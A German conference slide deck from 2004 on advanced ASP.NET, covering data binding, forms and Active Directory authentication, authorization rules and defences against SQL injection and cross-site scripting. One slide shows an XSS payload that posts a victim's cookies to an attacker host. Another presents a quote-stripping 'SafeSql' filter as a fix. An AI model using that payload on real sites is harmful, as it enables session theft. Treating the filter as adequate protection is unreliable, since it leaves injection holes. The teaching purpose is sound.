

ASP.NET für Fortgeschrittene

Dr. Holger Schwichtenberg

Berater, Fachjournalist, Dozent

www.IT-Visions.de

1
Version 1.0/31.5.04

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Dr. Holger Schwichtenberg



- Diplom-Wirtschaftsinformatiker
- Microsoft Certified Solution Developer
- .NET Code Wise-Experte
- MVP für ASP/ASP.NET
- seit 1996 selbständiger IT-Berater, Softwareentwickler, Softwaretrainer, Fachjournalist (iX, DOTNETpro, Admins Favorite, u.a.), Buchautor (Addison-Wesley, Microsoft Press, WEKA Media), Sprecher auf Konferenzen (BASTA!, Windows-Forum, XML-in-Action, WI, Online2003, iX-Konferenz, u.a.)
- Leiter der Softwareentwicklung der IT-Objects GmbH
- Fachhochschullehrer für Wirtschaftsinformatik an der Fachhochschule für Oekonomie und Management (FOM)
- Kontakt: hs@IT-Visions.de

Microsoft
CERTIFIED
Solution Developer




Microsoft® .NET
CodeWiseCommunity
Member

www.IT-Visions.de

Bücher

(alle Bücher @ <http://www.IT-Visions.de/buecher>)



Ziele

- Nachdem man die grundlegende Architektur von ASP.NET verstanden hat, stehen Produktivität und Sicherheit ganz oben auf der Agenda eines Webentwicklers.
- In dem Vortrag "ASP.NET für Fortgeschrittene" geht um beide Themen: Im Bereich Produktivität hat ASP.NET mächtige Mechanismen zur Darstellung von Daten aus Datenbanken und XML-Dokumenten zu bieten, die die Fingerkuppen des Entwicklers schonen.
- Im zweiten Teil des Vortrag geht es dann um die Entwicklung sicherer Webanwendungen: Was bietet ASP.NET im Bereich Benutzerauthentifizierung, Zugriffsschutz und Abwehr von Angriffen?

Entwarnung

- Einige der nachfolgenden Slides sind nur zum "Nachlesen" – sie werden nicht live gezeigt 😊
- Es wird Demos geben. Den Quellcode gibt es unter <http://www.IT-Visions.de/vortraege>.

6

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Gliederung

- 1. ASP.NET-Datenbindung
 - Was ist Datenbindung?
 - Mit welchen Steuerelementen und welchen Daten kann ich Datenbindung anwenden?
 - Wie kann ich ein DataGrid den eigenen Gestaltungswünschen anpassen und dabei trotzdem die Trennung von Code und Layout beibehalten?
- 2. Sicherheit
 - Wer bin ich? Authentifizierung
 - Was darf ich? Zugriffsrechte
 - Was darf die Webanwendung auf dem Webserver? Identität
 - Wie schütze ich mich vor Angriffen?

7

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

1. Datenbindung

8

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Die alte Welt...


```
' ----- Schleife über alle Datensätze
do while not rs.eof
%>
  <tr>
    <td>
      <%=rs("ProduktName")%>
    </td>
    <td>
      <%=FormatCurrency(rs("Preis"))%>
    </td>
  </tr>
<%
' ----- Zum nächsten Datensatz bewegen
rs.MoveNext
Loop
```

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Datenbindung (Databinding)

```
<asp:DataGrid id="Produkttable" runat="server"
  AutoGenerateColumns="true" Font-Size="X-
  Small">
</asp:DataGrid>
```

```
Produkttable.DataSource = DataTable
Produkttable.DataBind()
```



10

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Bindbare Controls

- Datenbindung wird von Steuerelementen unterstützt, die eine "Menge" von Eingabedaten verarbeiten können.
- Ein ASP.NET-Webcontrol, das Datenbindung unterstützt, erkennt man an:
 - Attribute DataSource und DataMember
 - Methode DataBind().
- Neben den speziellen Steuerelementen Repeater, DataList und DataGrid sind dies: ListBox, DropDownList, CheckBoxList und RadioButtonList.

11

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Bindbare Datenmengen

- Nicht nur DataSet/DataTable/DataView, sondern auch:
- Array, ArrayList, AttributeCollection, BaseCollection, BitArray, Cache, CaptureCollection, CollectionBase, ControlCollection, CookieCollection, DataBindingCollection, DictionaryBase, DirectoryEntries, EventLogEntryCollection, GridItemCollection, Hashtable, HybridDictionary, OleDbDataReader, PropertyCollection, ReadOnlyCollectionBase, RepeaterItemCollection, ResourceReader, ResXResourceReader, SortedList, SqlDataReader, Stack, StateBag, String, StringCollection, StringDictionary, TableCellCollection, TableRowCollection, TempFileCollection, TreeNodeCollection, XmlNamedNodeMap, XmlNode, XmlNodeList, u.a.
- jedes Objekt, das über eine IEnumerable-Schnittstelle verfügt!

12

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Bindungsvorgang

- DataSource erwartet ein .NET-Objekt, das eine Datenmenge enthält.
- Wenn ein einzelnes Element der Datenmenge aus mehreren Informationen besteht, dann legt DataMember fest, welche Teilinformation gebunden werden soll (z.B. welche Spalte einer Datenbanktabelle)
- Mit der Methode DataBind() wird die Datenbindung für ein Steuerelement gestartet.
- Tipp: Mit Page.DataBind() startet man für alle Steuerelemente einer ASPX-Seite die Datenbindung.

13

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel: DropDownList


```
<asp:DropDownList id="C_Kategorien"
runat="server"
DataTextField="Kategorie" DataValueField="Kategorie">
</asp:DropDownList>
```

```
Dim DT As DataTable = DB.GetTable(ENV.Database.Tools,
"SELECT Kategorie FROM T_Tools where name <> 'new name'
group by kategorie")
```

```
Dim DR As DataRow = DT.Rows.Add(New Object() {"All"})
```

```
C_Kategorien.DataSource = DT
```

```
C_Kategorien.SelectedValue = "All"
```



14

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Demo: DataGrid



- Bindung an Array of String
- Bindung an DataTable

- Customizing der Bindung:
 - mit Templates
 - per ItemDataBound-Ereignis
 - über selbstdefinierte DataColumnn

17

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Datenplatzhalter <%# %>

- <%# %> kann an jeder Stelle innerhalb eines datengebundenen Steuerelements, auch für Attribute, eingesetzt werden.
- nicht <%= %> aus klassischem ASP!!!
- Sie können innerhalb von <%# %> jeden beliebigen Ausdruck angeben, z.B. Berechnung, Funktionsaufruf
- Zugriff auf den aktuellen Datensatz mit Container.DataItem
- Container ist vom Typ System.Web.UI.WebControls.DataListItem
- DataItem ist aktuelles Element des Enumerators, z.B. DataRow
- DataItem ist ein vorwärts laufender Zeiger in der Objektmenge.
- Aufruf von ToString() oder explizit:
 - Container.DataItem.Attribut
 - Container.DataItem.Methode()
- <%# %> wird umgesetzt in DataBoundLiteralControl

26

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Platzhalter und Datentypen

DEMO

- Im typschwachen VB.NET: kein Problem
- Aber: Bei Option Strict für VB.NET (strict="true" in der @Page-Direktive) oder C# müssen Sie eine Typumwandlung ausführen:
 - CType(Container.DataItem, KLASSENNAME).MEMBERNAME bzw.
 - ((KLASSENNAME) Container.DataItem).MEMBERNAME
- Übersichtlicher: Verwendung der Eval()-Methode in der Klasse DataBinder:
DataBinder.Eval(Container.DataItem, "ATTRIBUTNAME")

Aber: Eval() nur mit Attributen, die als Properties implementiert sind. Einfache Field-Attribute oder Methoden mit Rückgabewert können leider nicht aufgerufen werden.

27

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Bitte merken:

- Datenplatzhalter kann auch in Attributen von Webcontrols verwendet werden!

- falsch:

```
<asp:Image id="Image1" runat="server"
ImageUrl="/buecher/cover/< %#Container.DataItem("Medien_B
uchcode")&" .jpg" %>' ImageAlign="Left">
```

```
" align="Left"
border="0" />
```

- richtig:

```
<asp:Image id="Image1" runat="server"
ImageUrl='< %#"/buecher/cover/"&Container.DataItem("Medie
n_Buchcode")&" .jpg" %>' ImageAlign="Left">
```

28

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

ItemDataBound-Ereignis



- Nachteil des Datenplatzhalter: Doch wieder Code mitten im Layout.
- Besser: Ereignis ItemDataBound. Wird für jede Zeile aufgerufen
 - e.Item ist DataListItem
 - e.Item.ItemType ist Item, Header, AlternatingItem, Footer, etc.
 - e.Item.ItemIndex Index der aktuellen Zeile
 - e.Item.DataItem liefert Enumerator-Element
 - sender ist DataGrid

```
Dim DG As DataGrid = CType(sender, DataGrid)
If (e.Item.ItemType = ListItemType.Item Or e.Item.ItemType =
ListItemType.AlternatingItem) Then
    Dim DRV As DataRowView = e.Item.DataItem
    Dim jahr As Long = DRV("Buch_Erscheinungstermin").year
    Dim l As Label = CType(e.Item.FindControl("C_Jahr"), Label)
    l.Text = jahr
End If
End Sub
```

Häufige Fehler:

- Es wird mit FindControl() auch im Header, Footer etc. gesucht
- Den Unterelementen fehlt das runat="Server"

29

Eigene Spaltentypen



- Eigene Spaltentypen definieren durch Klasse, die von `DataGridColumn` abgeleitet ist
- Hat Zugriff auf die gebundenen Daten
- Kann Attribute besitzen, die Verhalten beeinflussen
→ Properties der Spalten-Klasse
- In der Klasse implementieren
 - Methode `InitializeCell()`
 - EventHandler für `DataBinding`-Ereignis der Zelle
- Die Assembly/den Namespace in der die Spalte implementiert ist muss der ASPX-Seite durch `@Register` bekannt gemacht werden

30

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel für einen neuen Spaltentyp

```
Public Class Jahr
    Inherits DataGridColumn
    Public Property DataField() As String
    ...
    Public Overrides Sub InitializeCell(ByVal cell As TableCell, ByVal columnIndex As Integer, ByVal Type As ListItemType)
        If (Type = ListItemType.Item) Or (Type = ListItemType.AlternatingItem) Then
            AddHandler cell.DataBinding, AddressOf CellBind
        End If
    End Sub
    Protected Sub CellBind(ByVal sender As Object, ByVal e As EventArgs)
        Dim cell As TableCell = CType(sender, TableCell)
        Dim l As New LiteralControl
        Dim dgi As DataGridItem = CType(cell.NamingContainer, DataGridItem)
        Dim s As String = DataBinder.Eval(dgi.DataItem, Me.DataField).year
        l.Text = s
        cell.Controls.Add(l)
    End Sub
End Class
```

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Tipps

- Im Standardszenario DataSource = DataSet und EnableViewState = True sind die Daten dreimal vorhanden
 - Im DataSet
 - Im Control
 - Im ViewState
- DataReader statt DataSet, wenn Sie nur Daten anzeigen wollen
 - dann aber keine Selektion, keine Sortierung ohne Rückgriff auf Datenquelle
- Sie können den ViewState nicht ausschalten, wenn Sie in Events auf die Daten zugreifen!

40


ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

2. Sicherheit

41

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Sicherheitsthemen




42

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Web Config Editor

- Editor für Web.Config: Web Config Editor 2.0
- Hersteller: Firma Hunterstone
- URL: <https://www.hunterstone.com/HSSStore/ProductDetails.aspx?productID=101>



2a. Authentifizierung

44

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004


ASP.NET-Authentifizierungsverfahren

Verfahren	Erläuterung
Windows	Es wird die IIS-Authentifizierung (Basic, Digest, NTLM, Kerberos, Zertifikate) verwendet. Innerhalb von ASP.NET gibt es jedoch zusätzliche Konfigurationsoptionen.
Forms	Es wird ein bestimmtes Webform zur Authentifizierung verwendet.
Passport	Es wird der von Microsoft betriebene Single-Sign-On-Dienst ".NET Passport" verwendet.
None	Keine Authentifizierung, alle Zugriffe sind anonym.

45

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

IIS-Sicherheitseinstellungen



Windows-Authentifizierung

- integrierte
 - Windows-Anmeldung wird durchgereicht
 - Voraussetzung: Client ist IE
- nicht-integriert
 - Windows-Konto kann verwendet werden, muss aber neu eingegeben werden
 - Basic Authentication
 - Formularbasierte Authentication

Basic Authentication vs. Formularbasierte Authentifizierung



49

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Formularbasierte Authentifizierung

- Unterstützung für benutzerdefinierte HTML-Anmeldeseiten.
- basiert auf Cookies!
- IIS: Anonyme User erlauben (→ IIS "hält sich raus")
- In der *web.config*-Datei kann festgelegt werden, dass zur Authentifizierung ein bestimmtes Webform aufgerufen werden soll.

```
<authentication mode="Forms">
```

```
<forms name="WFBUCHLogin" path="/"
  loginUrl="/wfbuch/Sicherheit/LoginForm.aspx"
  protection="All" timeout="30">
```

```
</forms>
```

50

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004


Formularbasierte Authentifizierung

- Anmeldewebform wird immer angesprochen, wenn
 - irgendein Webform innerhalb der Webanwendung aufgerufen wird
 - und der Benutzer **kein** Authentifizierungscookie besitzt
- Gilt nur für auf *aspnet_isapi.dll* gemappte Dateientypen!
- Das Anmeldewebform prüft auf beliebige Weise
 - Benutzername/Kennwort
 - Einmal-Kennwort
 - etc.
- gegen eine beliebige Quelle die Anmeldedaten
 - Benutzer-Kennwort-Paare innerhalb der *Web.config*
 - Benutzertabelle in einer Datenbank
 - Prüfung gegen Benutzer-Einträge im Active Directory
 - usw.

51

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Ablauf



52

Authentisierungsquellen

- FormsAuthentication.Authenticate() arbeitet immer gegen Benutzer/Kennwortliste in web.config
- Aufruf kann durch beliebigen Mechanismus ersetzt werden ohne Nachteile für andere Mechanismen
- z.B. Datenbank im SQL Server, Access-Datenbank, XML-Datei, Active Directory

53

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Reaktion der Anmeldeseite

- über Klasse System.Web.Security.FormsAuthentication
- Innerhalb des Webforms kann dann nach erfolgter Authentifizierung ein Rücksprung zur aufrufenden Seite ausgelöst werden.
FormsAuthentication.RedirectFromLoginPage(C_Name.Text, False)
Durch einen zweiten Parameter kann festgelegt werden, ob der Cookie persistent gespeichert werden soll oder nur gelten soll, solange der Browser geöffnet ist.
- Alternative: SetAuthCookie() und Weiterleitung mit Response.Redirect() oder Server.Transfer() selbst setzen

54

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Wichtig

- Damit die formularbasierte Authentifizierung überhaupt in Aktion tritt, müssen die Zugriffsrechte beschränkt sein!


```
<authorization>  
  <deny users="?" />  
</authorization>
```

55

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Authentifizierung über Active Directory

- Ähnlich wie bei einer Abfrage gegen eine Datenbank, lassen sich die Benutzerinformationen auch mittels Active Directory überprüfen.



Anmeldeprüfen gegen ADS

```
' ### Prüfen, ob die Anmeldedaten eines Benutzers
korrekt sind
Function ADS_Authentifizierung(ByVal Pfad As String,
ByVal Domain As String, ByVal BenutzerName As String,
ByVal Kennwort As String) As Boolean
Dim VollstaendigerBenutzerName As String = Domain + "\"
+ BenutzerName

Dim Eintrag As DirectoryEntry = New
DirectoryEntry("LDAP://dc=IT-Visions,dc=de",
VollstaendigerBenutzerName, Kennwort)

Try
Dim Objekt As Object = Eintrag.NativeObject
Return True
Catch e As Exception
Return False
End Try
End Function
```

Geht leider nur per
Try&Fail-Methode!

2b. Zugriffsrechte

Autorisierung für Abruf von Webseiten

- klassisches ASP: allein NTFS-Dateirechte entscheidend
- ASP.NET: <authorization>-Sektion
- Untertags <allow> und <deny>
- Über diese lassen sich für verschiedene HTTP-Verben der Zugriff für bestimmte Benutzer oder Rollen definiert werden können.
- In Verbindung mit dem <location>-Element ermöglicht dieser Mechanismus auch einen zentralen Schutz von Unterverzeichnissen.

59

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel 1

```
<system.web>  
  <authorization>  
    <allow users="Anton, Berta" />  
    <deny users="*" />  
  </authorization>  
</system.web>
```

Nur Anton und Berta

60

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel 2

```
<system.web>  
  <authorization>  
    <allow users="Anton, Berta" />  
    <deny users="?" />  
  </authorization>  
</system.web>
```

Anton und Berta und alle anderen
authentifizierten Benutzer!

61

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel 3

```
<system.web>  
  <authorization>  
    <allow roles="Administrator, Moderator" />  
    <allow users="Anton, Berta" />  
    <deny users="*" />  
  </authorization>  
</system.web>
```

Administratoren, Moderatoren sowie Anton und
Berta dürfen.

62

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Beispiel 4

```
<system.web>
  <authorization>
    <deny users="*" />
    <allow users="Anton, Berta" />
    <allow roles="Administrator, Moderator" />
  </authorization>
</system.web>
```

keiner darf ☹ ☹ ☹

63

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

ASP.NET und CAS

- Neu ab .NET Framework 1.1
- Isolation von Anwendungen auf dem Server
 - Mehr Schutz beim Einbruch
 - Schutz gegen „legale“ Ablage von „bösem“ Code
- Jeder Webanwendung kann ein (genau ein!) Trust-Level zugewiesen werden
- z.B. <trust level="Low" />
- dadurch bestimmen sich Rechte
- wichtig für Hosting-Szenarien

64


ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

2c. Identität

65

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Entscheidungsbaum



Weitere Option: Impersonifizierung zur Laufzeit

66

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

2d. Angriffe

71

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

SQL Injection

- "SELECT * FROM Benutzer WHERE BName = = ' + Name.Text + ' and BKennwort = ' + Kennwort.Text + '""

- Sie erwarten:

Benutzername:

Kennwort:

- Der Angreifer gibt aber ein:

Benutzername:

Kennwort:

72

Lösung #1

Nutzen Sie die Parameters-Collection

```
Dim SQL = "SELECT * FROM b_Benutzer WHERE " & _
    "B_Name = ? and B_Kennwort = ?"
DS = New System.Data.DataSet
DA = New System.Data.OleDb.OleDbDataAdapter(SQL,
    (CONNSTRING))
'Dim p As New OleDbParameter
DA.SelectCommand.Parameters.Add("@Name",
    System.Data.OleDb.OleDbType.VarChar, 30).Value = name
DA.SelectCommand.Parameters.Add("@Kennwort",
    System.Data.OleDb.OleDbType.VarChar, 30).Value =
73 kennwort
```

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Lösung #2

Eingaben filtern

```
name = SafeSql(name)
kennwort = SafeSql(kennwort)
Dim SQL = "SELECT * FROM b_Benutzer WHERE " & _
    "B_Name = '" & name & _
    "' and B_Kennwort = '" & kennwort & "'"
Public Shared Function SafeSql(ByVal s As String) As String
    Return s.Replace("'", "")
End Function
```

74

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004


Weitere Empfehlungen

- Begrenzen/Prüfen Sie die Länge der Eingaben!
- Lassen Sie den SQL Code nur unter den minimalen Rechten laufen!
- Liefern Sie dem Anwender keine SQL-Fehlermeldungen über die er Rückschlüsse auf die Tabellenstruktur ziehen kann!

75

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Cross-Site-Scripting (XSS)



Wenn Sie so programmieren...

76

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

... können die Cookies Ihrer Nutzer bei mir landen!!! ☹☹☹


```
function do_onclick() {  
document.location.href='http://www.IhreSeite.de/Star  
tSeite.aspx?name=<FORM  
action="http://www.boeseSeite.de/Angreifer.aspx"  
method="post" id="idForm">  
<INPUT name="cookiejar"  
type="hidden"> </FORM>  
<SCRIPT>idForm.cookiejar.value=document.cookie  
;idForm.submit();</SCRIPT>';  
}
```

77

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Lösung

- ab ASP.NET 1.1: eingebaute Erkennung!
- abschalten ☹ mit: `<%@ Page validateRequest="false" %>` oder `<pages validateRequest="false" />`



